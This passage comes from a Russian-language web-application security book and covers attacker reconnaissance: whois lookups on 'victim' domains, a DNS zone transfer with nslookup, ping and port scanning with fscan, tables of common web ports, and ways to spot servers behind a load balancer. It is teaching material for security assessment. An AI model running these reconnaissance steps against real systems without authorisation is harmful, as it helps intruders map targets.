До этого момента еще не рассматривалась одна из весьма важных служб, работающих поверх Web-приложений или совместно с ними, — служб удаленного управления. Поскольку Web-узлы работают круглосуточно и без выходных, это означает, что Web-мастер далеко не всегда находится в помещении Web-узла при выполнении операций обновления или исправления программного обеспечения. Этот фактор, а также общее увлечение Web-жителей работой на дому приводит к тому, что практически в любом Web-приложении имеется какой-нибудь открытый порт, обеспечивающий удаленный доступ к серверам, содержимому, базам данных и т.п.

Кроме того, практически любой сетевой продукт (аппаратный или программный), произведенный в средине 90-х годов, скорее всего оборудован Web-ориентированным интерфейсом управления, работающим со встроенным Web-сервером. В главе 11 мы рассмотрим некоторые из подобных "архитектурных решений", а также поговорим о "простых и удобных" Web-ориентированных интерфейсах управления сетевыми устройствами и программными системами.

## Взлом клиента

За многие годы профессионального тестирования Web-приложений мы лишь несколько раз сталкивались с попытками уделить достаточно времени для изучения возможных методов взлома с использованием клиентской части Web-приложения. По нашему мнению, такая недооценка опасности распространена повсеместно, несмотря на то, что за эти годы получили широкую огласку успешные попытки взлома крупных Web-узлов, таких, как узлы компаний eBay, E*Tray и Citigroups, выполненные с помощью Web-клиентов и с использованием сценариев. Кроме того, много шума наделали и черви Internet, такие как Nimda. Запустить их оказалось проще простого — достаточно лишь создать фальшивый Web-узел и направить на него доверчивых посетителей с помощью почтовой рассылки или через публикацию объявления в популярной группе новостей. Вы напуганы? А мы лишь слегка затронули тему. Подробнее — в главе 12.

## Инициализация взлома DoS

Предположим, что злоумышленник, перепробовав все вышеназванные методы, ничего не добился. Значит ли это, что вы в безопасности? Вовсе нет! Последнее, на что способен злонамеренный ум — отомстить вам с помощью отказа в обслуживании (DoS — denial of service). Да, DoS — это, увы, печальная действительность современной сети Internet. Как легко понять по названию, взлом DoS сводится к воспрепятствованию работе Web-приложения. Обычно он выполняется путем направления лавинообразного потока запросов на Web-узел, что быстро приводит к исчерпанию его ресурсов. Взломы DoS, направленные против Web-серверов, рассматриваются в главе 3; взломы, направленные против Web-приложений, — в главе 8.


# Резюме

В данной главе рассматривались общие вопросы архитектуры Web-приложений, ее компоненты, потенциальные слабые места системы безопасности, а также методика обнаружения и устранения соответствующих изъянов. В оставшейся части книги переходим к исследованию деталей этой методики. Пристегнись, Дороти, — мы покидаем Канзас.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Общие сведения* | |
| Microsoft IIS | `http://www.microsoft.com/iis` |
| Microsoft ASP | `http://msdn.microsoft.com/library/psdk/iisref/aspguide.htm` |
| Microsoft ASP.NET | `http://www.asp.net` |
| Hypertext Preprocessor (PHP) | `http://www.php.net` |
| Apache | `http://www.apache.org` |
| Netscape Enterprise Products | `http://enterprise.netscape.com` |
| Java | `http://java.sun.com` |
| Java Server Pages (JSP) | `http://java.sun.com/products/jsp` |
| IBM Websphere Application Server | `http://www.ibm.com/software/webservers/appserv` |
| BEA Systems Weblogic Application Server | `http://www.beasys.com` |
| Broadvision | `http://www.broadvision.com` |
| Cisco Local Director | `http://www.cisco.com/warp/public/cc/pd/cxsr/400/index.shtml` |
| F5's Big-IP | `http://www.f5.com` |
| *Спецификации* | |
| Документы RFC | `http://www.rfc-editor.org/rfcsearch.html` |
| Страница W3C, посвященная HTML | `http://www.w3.org/MarkUp` |
| XML | `http://www.w3.org/XML` |
| WSDL | `http://www.w3.org/TR/wsdl` |
| UDDI | `http://www.uddi.org` |
| SOAP | `http://www.w3.org/TR/SOAP` |

# ГЛАВА 2



В ходе *изучения объекта* (profiling) определяются три самых важных компонента уязвимости Web-приложения.

- ▼ IP-адреса сервера (серверов), включая виртуальные IP-адреса.
- ■ Открытые порты сервера и работающих на нем служб.
- ▲ Тип и версия сервера (если возможно — тип и версия ОС).

В данной главе рассматриваются соответствующие этапы изучения объекта, названные *исследованием сервера* (server discovery), *определением служб* (service discovery) и *идентификацией сервера* (server identification).

Достаточно много инструментов и методов, описанных в этой главе, получено на основе стандартных методик оценки безопасности и взлома, приведенных, в частности, в других изданиях серии "Секреты хакеров...". Во многом материал главы перекликается с аналогичным материалом опубликованных ранее книг этой серии, но мы сознательно идем на это повторение, чтобы у читателя сформировалась целостная картина. Естественно, некоторые детали, не относящиеся к обеспечению безопасности Web-приложений, будут опущены, поэтому читателям, желающим подробнее узнать о каких-либо нюансах, рекомендуем обратиться к другим книгам серии "Секреты хакеров...".

# Исследование сервера

Как упоминалось в главе 1, Web-приложения работают под управлением Web-серверов. Таким образом, первый шаг в методологии оценки безопасности — идентификация физического сервера, на котором находятся приложения. Существует несколько традиционных методов решения этой задачи, основные из них рассматриваются в настоящем разделе.

## Интуиция

Сегодня в Internet тяжело *не* найти Web-серверов. Просто добавьте `www.` и `.com` (или `.org`, или `.edu`, или `.gov`) к любому термину, имени или фразе и вы почти наверняка обратитесь к Web-серверу. Взломщики, цель которых — компьютерная сеть вашей организации, вероятнее всего, будут использовать именно такой подход, поскольку он не требует практически никаких усилий. Они могут даже попытаться найти серверы внутри сети организации, имеющие выход в Internet, или другие Web-узлы организации, перебирая такие часто встречающиеся имена, как `www1.victim.com` или `shopping.victim.com`. Однако для получения более или менее надежных результатов эта методика малоэффективна, поэтому ниже предлагаются более системные подходы.

## Предварительный сбор данных с использованием Internet

В последнем издании книги "Секреты хакеров..." *предварительный сбор данных* (footprinting) определяется как процесс получения полного описания информационной инфраструктуры изучаемого объекта. При этом рассматриваются различные методы получения доступа к инфраструктуре: Internet, интрасеть, экстрасеть и удаленный доступ. Применительно к Web-приложениям наиболее уместным будет предварительный сбор данных с использованием Internet.

Предварительный сбор данных с использованием Internet прежде всего выполняется с использованием утилиты `whois` — инструментального средства, предназначенного для опроса

различных регистрационных баз данных Internet. Утилита `whois` зачастую входит в комплект поставки большинства операционных систем UNIX и Linux, а также существует в версиях для Windows. Кроме того, `whois` доступна через Web-интерфейс, для всех, кто имеет доступ к Web.

Утилита `whois` может собирать информацию различных типов.

- ▼ Диапазоны IP-адресов Internet, выделенных сети.
- ■ Зарегистрированные имена DNS-серверов и прочие данные о них.
- ▲ Сведения о лице, являющемся администратором подключенной к сети Internet.

Первые две категории могут помочь взломщикам в обнаружении серверов, связанных с конкретной организацией или Web-узлом. Давайте рассмотрим несколько примеров.

Наш излюбленный способ обнаружения IP-адресов, закрепленных за различными организациями, к которому мы чаще всего прибегаем на практике, заключается в использовании утилиты `whois` через Web-интерфейс ARIN (American Registry for Internet Numbers) `http://www.arin.net/whois`. Открыв соответствующую страницу этого узла, достаточно ввести название организации и выполнить запрос `whois`, в результате которого можно получить перечень диапазонов IP-адресов, связанных с этой организацией. Результаты выполнения типичного запроса приведены на рис. 2.1.





*Рис. 2.1. Запрос `whois` к базе данных ARIN показывает, какие IP-адреса закреплены за организацией*

Диапазоны адресов, полученные в результате выполнения запроса `whois` на сервере ARIN, могут быть переданы другим средствам обнаружения серверов, которые рассматриваются далее (ICMP `ping`, TCP `ping` и т.д.), либо использованы для последующего обнаружения служб.

**НА ЗАМЕТКУ** Адреса специализированных серверов, к которым следует обращаться с помощью утилиты **`whois`** для поиска диапазонов адресов Internet, принадлежащих правительству или Министерству обороны США, а также серверов, ведающих адресами других регионов мира приведены в табл. 2.1.

Функция `whois` также полезна для идентификации других доменных имен DNS организации. Например, на сервере с адресом `www.company.com` могут работать несколько различных Web-приложений с DNS-именами вида `www.widgets.com` или `widgets.eshop.com`. В этом случае `whois` необходимо использовать в два приема. Сначала используется *запрос регистратора* (registrar query), чтобы определить, у кого организация зарегистрировала свои до-

мены. Затем применяется *запрос организации* (organizational query), направленный соответствующему регистратору для получения перечня доменов, зарегистрированных организацией.

**Таблица 2.1. Адреса Web-узлов баз данных с информацией о зарегистрированных доменах правительства и Министерства обороны США, а также некоторых других регионов мира**

| Сервер Whois | Адрес |
|---|---|
| Европейские IP-адреса | `http://www.ripe.net` |
| Азиатские IP-адреса (Тихоокеанский регион) | `http://www.apnic.net` |
| Министерство обороны США | `http://whois.nic.mil` |
| Правительство США | `http://whois.nic.gov` |

При определении регистратора организации используется запрос `whois` со специальными параметрами, по которым сервер `whois.crsnic.net` генерирует список доменов, принадлежащих данной организации. В полученном списке можно найти сведения о регистраторе интересующей нас организации.

**НА ЗАМЕТКУ** Для получения списка официальных регистраторов доменных имен следует обратиться по адресу: **`http://www.internic.net/regist.html`**.

Вид параметра зависит от используемой платформы: операционные системы семейства Linux используют параметр вида `@имя_узла`, в некоторых вариантах BSD этот параметр имеет вид `-a имя_узла`, а в системах семейства Win32 применяется параметр вида `-h имя_узла`. В следующем примере приведены результаты работы клиента `whois` для Windows (обратите внимание на синтаксис запроса — точка в представляющем имя искомого узла параметре `victim.` говорит о том, что нужно найти все узлы, имена которых начинаются со слова `victim`):

```
C:\>whois -h whois.crsnic.net victim.

Whois Server Version 1.3

Domain names is the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to
http://www.internic.net for detailed information.

VICTIMVU.ORG
VICTIMVU.NET
VICTIMVU.COM
VICTIMUK.ORG
VICTIMUK.NET
VICTIMUK.COM
VICTIMSUX.ORG
VICTIMSUX.NET
VICTIMSUX.COM
VICTIMSUCKS.ORG
[и т.д.]

To single out one record, look if up with "xxx", where xxx is one of
```

```
the records displayed above. If the records are the same, look them up
with "=xxx" to receive a full display for each record.
```

Теперь можно выполнять дальнейшие запросы whois для каждого из доменов, полученных в результате предыдущего запроса, чтобы узнать сведения о регистраторе каждого домена, как показано ниже (заметьте, что в примере запроса в качестве параметра задается не шаблон, а полное имя домена victim.com):

```
C:\>whois -h whois.crsnic.net victim.com

Whois Server Version 1.3

Domain names is the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to
http://www.internic.net for detailed information.

   Domain Name: VICTIM.COM
   Registrar: REGISTER.COM, INC.
   Whois Server: whois.register.com
   Referral URL: http://www.register.com
   Name Server: NS1.VICTIM.COM
   Name Server: NS2.VICTIM.COM
   Update Date: 07-feb-2002
```

Как только регистратор установлен (в данном примере — это компания Register.com, Inc.), можно выполнить *запрос организации*, обратившись к серверу регистратора, как показано ниже (обратите внимание на то, что в данном примере в качестве параметра задается имя организации, т.е. victim):

```
C:\>whois -h whois.register.com victim

Whois Server Version 1.3

Domain names is the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to
http://www.internic.net for detailed information.

VICTIM.ORG
VICTIM.NET
VICTIM.COM
```

Если запрос организации на этом сервере не дает результатов, можно попытаться выполнить этот запрос на другом, более информативном сервере whois, таком как rs.internic.net или whois.crnic.net, и (или) использовать в качестве шаблона символ точки. Например, можно повторить запрос организации, обратившись к серверу rs.internic.net и указав в качестве параметра victim., как показано ниже.

```
C:\>whois -h rs.internic.net victim.

Whois Server Version 1.3
Domain names is the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to
http://www.internic.net for detailed information.

Aborting search 50 records found .....
```

```
VICTIM-AIR.NET
VICTIM-AIR.COM
VICTIM-AH.COM
VICTIM-AGRO.COM
VICTIM-AGRI.COM
VICTIM-AREE.COM
VICTIM-AGENCIES.COM
VICTIM-AGE.COM
VICTIM-AG.NET
VICTIM-AG.COM
VICTIM-AFRICA.NET
VICTIM-AFRICA.COM
VICTIM-AERO.COM
[и т.д.]
```

Главным недостатком запроса организации является ограничение сервером `whois` количества выдаваемых записей (в данном запросе количество результатов ограничено 50 записями). Если исследуемая организация имеет более 50 зарегистрированных доменов, такое ограничение становится серьезной проблемой. Организациям, желающим получить полный отчет по запросу, обычно приходится обращаться с официальным письмом с административного адреса по электронной почте к соответствующему регистратору. Если же этот метод не подходит, используется серия запросов с добавлением в каждой серии одного символа к параметру, а оставшиеся символы заменяются точкой. Например, если нужно найти все имена доменов, зарегистрированных компанией Victim, выполняется запрос `whois` с использованием шаблона `victim.`, результат которого ограничен пятьюдесятью записями, затем последовательно к шаблону `victim` добавляются цифры: `victim1.`, `victim12.`, `victim123.` и т.д. до тех пор, пока не исчерпаются наиболее типичные варианты для зарегистрированных доменных имен. Это довольно скучное занятие, однако, если нужны исчерпывающие сведения об организации, используется запрос `whois` с максимально большим количеством шаблонов.

**СОВЕТ**

Одним из наших любимых инструментов семейства **`whois`** является утилита Sam Spade. Эта утилита выполнена в виде приложения Win32, но по адресу **`http://www.samspade.org`** доступна ее Web-версия, которую можно использовать через обычный броузер.

## Получение информации о DNS-сервере

Как видно из приведенных выше примеров, запросы `whois` получают информацию об организации, обращаясь к серверам DNS. При небрежной настройке сервера анонимные пользователи могут получить данные о структуре домена и узнать из них все данные распределения IP-адресов. Эта функция должна быть доступной только для резервного сервера DNS, чтобы он мог получать от основного сервера файлы зон. Однако такое ограничение не устанавливается по умолчанию, в связи с чем каждый желающий может удаленно получить зону небрежно настроенного DNS-сервера, воспользовавшись так называемым *переносом зоны* (zone transfer) DNS.

Перенос зоны достаточно легко выполняется с помощью утилиты `nslookup`, входящей в комплект поставки большинства современных операционных систем. Рассмотрим использование данного средства на примере клиента для платформы Windows. Сначала запустим клиент `nslookup`, затем определим основной DNS-сервер, а затем выполним перенос зоны с помощью команды `ls -d имя_домена`.

```
C:\>nslookup
Default Server: internal
Address: 10.1.1.65

>server ns1.victin.com
Default Sever: ns1.victim.com
Address: 192.168.15.77

>ls -d victim.com
@           IN SOA victim.com. root.freebsd.victim.com.  (
                961230  ;Serial
                3600    ;Refresh
                300     ;Retry
                3600000 ;Expire
                3600)   ;Minimum
            IN NS freebsd.victim.com.
mail.victim.com. IN MX   10.0.0.10    ; mail
www.victim.com.  IN A10.0.0.2         ; web
app.victim.com.  IN A10.0.0.1         ; web app 1
[и т.д.]
```

С помощью этого запроса обнаруживается Web-сервер и еще несколько серверов, доступных через систему доменных имен DNS.

## Утилита Ping

Наиболее простым методом обнаружения сервера в сети является посылка эхо-запросов ICMP (обычно эти запросы осуществляются с помощью утилиты `ping`), адресуемых указанием предположительно корректного IP-адреса или имени узла. Существует много утилит для прослушивания сети с использованием принципов утилиты `ping`, причем многие из них интегрированы с утилитами для сканирования сети. Эти утилиты рассматриваются далее. Однако, поскольку большинство компьютерных сетей, подсоединенных к Internet, блокируют входящие запросы `ping`, этот метод обнаружения серверов очень редко бывает эффективным.

## Исследование с помощью сканирования портов

Одним из наиболее эффективных механизмов исследования Web-серверов является сканирование портов. При сканировании портов осуществляется попытка установления соединения с определенными TCP- и (или) UDP-портами и определение запущенных служб, работающих через этот порт. Если при попытке соединения получен ответ, можно уверенно сказать, что IP-адрес "живой", поскольку отвечает на запросы, поступающие на один или несколько портов. Однако количество портов слишком велико, чтобы пытаться присоединиться к каждому из них. Сканирование всего списка портов, количество которых составляет $2^{16}$ (65536), — слишком трудо- и ресурсоемкая задача. Например, предположим, что хороший TCP-сканер портов в среднем опрашивает 100 портов в секунду. В этом случае на сканирование 254 IP-адресов (сеть класса C) с попытками соединения со всеми существующими портами каждого узла такой сети потребуется около двух суток. Поэтому логичнее, в зависимости от количества свободного времени, выделить группы наиболее используемых в Internet портов и проводить сканирование, используя эти группы. Наиболее часто используемые порты представлены в табл. 2.2.

**Таблица 2.2. Основные порты TCP и UDP, используемые при исследовании серверов**

| Протокол | Порт | Служба |
|---|---|---|
| TCP | 21 | FTP |
| TCP | 22 | SSH |
| TCP | 23 | Telnet |
| TCP | 25 | SMTP |
| TCP | 53 | DNS |
| TCP | 80 | HTTP |
| TCP | 110 | POP |
| TCP | 111 | RPC |
| TCP | 139 | NetBIOS Session |
| TCP | 389 | LDAP |
| TCP | 443 | SSL |
| TCP | 445 | SMB |
| TCP | 1433 | SQL |
| TCP | 2049 | NFS |
| TCP | 3389 | Terminal Server |
| UDP | 53 | DNS |
| UDP | 69 | TFTP |
| UDP | 137 | NetBIOS Name |
| UDP | 138 | UDP Datagram |
| UDP | 161 | SNMP |
| UDP | 500 | IKE |

Учтите, что порты, перечисленные в табл. 2.2, — это лишь часть множества портов, используемых в Internet. При использовании укороченного списка портов объем времени, необходимый для сканирования сети, резко сокращается по сравнению с полным сканированием 65535 портов. Однако, поскольку в списке присутствуют самые популярные порты, доступ к которым, в основном, разрешается брандмауэрами, вероятность успешного сканирования высока.

Другой способ уменьшения времени сканирования состоит в использовании TCP SYN-сканера. В этом случае полное TCP-соединение с сервером не устанавливается, а лишь ожидается от него ответ SYN/ACK, по получении которого сканер посылает серверу финальный сигнал ACK. При использовании такого типа сканирования время сканирования сокращается на одну треть. Многие из свободно распространяемых программ сканирования поддерживают функцию SYN-сканирования.

Конечно же, никому не нужна высокая скорость сканирования за счет точности получаемых данных. Для обеспечения достаточного качества результата, исключающего влияние случайных

ошибок, рекомендуется выполнять сканирование несколько раз. Обычно достаточно двух-трех повторений. Кроме того, настоятельно рекомендуется, спустя некоторое время, проводить повторное сканирование, чтобы определить, не появились ли за это время в сети новые серверы.

Один из методов сканирования портов по своему принципу не может давать точных результатов. Этим методом является UDP-сканирование. В большинстве технологий сканирования по протоколу UDP предпринимается отправка пакетов на UDP-порт с ожиданием от сервера ICMP-ответа. Если получен ответ ICMP `Host unreachable`, сканер определяет службу как недоступную. Если ответа вовсе нет, сканер считает, что порт открыт. Такой подход к UDP-сканированию приводит к тому, что в результате происходят так называемые ложные срабатывания, поскольку сообщения ICMP `Host unreachable` обычно блокируются маршрутизаторами. Более надежный метод осуществления UDP-сканирования заключается в получении реальных ответов от удаленных UDP-сервисов. Однако для этого требуется, чтобы разработчик программы разбирался в логике работы каждой из UDP-служб и знал, как генерировать правильный запрос и правильно принимать ответ сервера. Для нескольких UDP-служб, перечисленных в табл. 2.2, это, наверное, не так уж и сложно, но в более общей постановке эта задача до сих пор не решена, во всяком случае, на момент написания данной книги. (Исключение, пожалуй, составляет технология, реализованная компанией FoundStone в утилите FoundScan.)

Авторы готовы поспорить, что читателю не терпится узнать, где найти утилиты сканирования портов. Мы можем рекомендовать уже упомянутую утилиту `fscan` компании Foundstone, а также популярную утилиту `nmap`. Обе утилиты распространяются без каких-либо ограничений через Internet (адреса приведены в разделе "Дополнительная информация" в конце данной главы); могут выполнять все виды сканирования, о которых говорилось в этом разделе (с одной оговоркой — `fscan` не поддерживает SYN-сканирование). В следующих разделах рассматривается использование этих инструментов и их функции.

## Обход системы распределения нагрузки

Единственное, что может помешать вскрытию сервера извне, — это применение таких технологий, как *распределение нагрузки* (load balancing) и *виртуальные серверы* (virtual server).

О распределении нагрузки упоминалось в главе 1. Подобная архитектура реализована сегодня в большинстве крупных Web-узлов. Если под одним DNS-именем скрывается несколько серверов, то при сканировании портов по этому имени результаты будут поступать только от какого-то одного сервера. Более того, при повторных попытках сканирования система распределения нагрузки может направить запросы другому серверу Web-узла.

Этот фактор не является помехой при исследовании безопасности Web-приложений, поскольку нас интересует только информация о работающих на Web-узле приложениях, а не сведения о безопасности каждого отдельно взятого сервера организации. Однако при проведении комплексного исследования вопросов безопасности такой фактор необходимо учитывать. К счастью для хакера (но, увы, не для администратора), "одна паршивая овца все стадо портит". Существует довольно простой метод определения серверов, на которых применяется распределение нагрузки. Достаточно определить IP-адрес канонического сервера, а затем просканировать диапазон IP-адресов, близких к этому адресу. Например, можно для начала определить IP-адрес сервера с помощью утилиты `ping`.

```
C:\>ping www.victim.com

Pinging www.victim.com [192.168.10.15] with 32 bytes of data:

Request timed out.
Request timed out.
[и т.д.]
```

Затем остается лишь с помощью утилиты `fscan` провести сканирование одного из портов, указанных в табл. 2.2, в диапазоне адресов, лежащих вокруг адреса канонического сервера.

```
C:\>fscan -qp 80 192.168.10.15-100
Fscan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Scan started at Thu Feb 28 19.10.21 2002

192.168.10.17            80/tcp
192.168.10.18            80/tcp
[и т.д.]
```

Следует обратить внимание, что в примере используется утилита `fscan` с параметром `q`, благодаря которому перед попыткой присоединения к порту не производится `ping`-запрос. Как видно из примера, сканирование позволило выявить несколько других серверов в этом диапазоне адресов. Скорее всего все они являются частью состоящей из идентичных серверов системы, в которой используется распределение нагрузки. Однако достаточно часто среди серверов подобного Web-узла можно встретить один или несколько серверов, которые отличаются от остальных. Обычно на таких серверах работает устаревшее программное обеспечение или такие вспомогательные службы, как SSH или FTP. При этом именно на таких серверах чаще всего встречаются ошибки в политике безопасности, что дает возможность взломать этот сервер, используя в качестве отправной точки не DNS-имя всего Web-узла, а конкретный IP-адрес недостаточно защищенного сервера.

Помимо распределения нагрузки, довольно часто можно встретиться с использованием так называемых виртуальных серверов. Некоторые компании, предоставляющие услуги по размещению Web-узлов и желающие сэкономить на установке дополнительных аппаратных средств, запускают различные Web-серверы со множеством виртуальных IP-адресов на одной машине. Поэтому результаты сканирования, показывающие, что в сети работает много серверов с различными IP-адресами, на самом деле могут быть получены от одного компьютера с несколькими виртуальными IP-адресами.

# Определение служб

Установив сервер, можно определить порты протоколов HTTP и SSL. Совокупность операций, состоящих в сканировании портов по спискам типичных портов Web-серверов, называется *определением службы*. В табл. 2.3 перечислены некоторые из портов с описанием соответствующих им Web-служб. (Многие из них используются для доступа к административным интерфейсам Web-серверов, о чем подробнее говорится в главе 11).

**НА ЗАМЕТКУ** Web-сервер IIS разрешает доступ к административному интерфейсу только с локальной машины. Хотя сканирование позволяет выявить и этот порт, он не представляет никакого практического интереса для удаленного пользователя.

Сканирование на наличие этих служб объясняется на примере использования утилиты `fscan`. Ниже приведен пример сканирования сети класса C на наличие открытых портов, список которых взят из табл. 2.3.

```
D:\>fscan -qp 80,81,88,443, [остальные порты из табл. 2.3],
8888,9090,10000 192.168.234.1-154
Fscan v1.12 - Command line port scanner.
```

```
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

 Scan started at Thu Feb 15 15.13.33 2002
192.168.234.1    80/tcp
192.168.234.34   80/tcp
192.168.234.34   443/tcp
192.168.234.148  80/tcp
192.168.234.148  443/tcp
192.168.234.148  8000/tcp
 Scan finished at Fri Feb 15 15:14:19 2002
 Time taken: 4826 ports in 45.705 secs (105.59 ports/sec)
```

По результатам работы программы `fscan` можно сделать вывод, что на трех серверах работают службы, которые, скорее всего, так или иначе связаны с Web.

**Таблица 2.3. Типичные порты HTTP, применяемые для определения служб**

| Порт | Типичное использование |
|---|---|
| 80 | Стандартный порт World Wide Web (WWW) |
| 81 | Дополнительный порт WWW |
| 88 | Дополнительный порт WWW (также Kerberos) |
| 443 | HTTP через SSL (https) |
| 900 | Клиент администрирования системы Websphere компании IBM |
| 2301 | Compaq Insight Manager |
| 2381 | Compaq Insight Manager через SSL |
| 4242 | Удаленное управление системой Microsoft Application Center |
| 7001 | BEA Weblogic |
| 7002 | BEA Weblogic через SSL |
| 7070 | Sun Java Web Server через SSL |
| 8000 | Дополнительный Web-сервер или Web-кэш |
| 8001 | Дополнительный Web-сервер или управление Web-сервером |
| 8005 | Apache Tomcat |
| 8080 | Дополнительный Web-сервер, управление кэшированием Squid (`cachemgr.cgi`) или Sun Java Web Server |
| 8100 | Allaire JRUN |
| 88x0 | Порты 8810, 8820, 8830 и т.д. обычно используются системой ATG Dinamo |
| 8888 | Дополнительный Web-сервер |
| 9090 | Административный модуль Sun Java Web Server |
| 10000 | Интерфейс Netscape Administrator |

Список, приведенный в табл. 2.3, конечно же, не является исчерпывающим. Службы Web могут быть настроены для работы с практически любым свободным портом. Список, приведенный в табл. 2.3, рекомендуется только как пример, в котором перечислены часто используемые порты, сканируя которые можно значительно сократить время опроса серверов по сравнению с опросом всех 65535 портов (время, затрачиваемое на сканирование всех возможных портов, подсчитано ранее, в разделе "Исследование сервера").

# Идентификация сервера

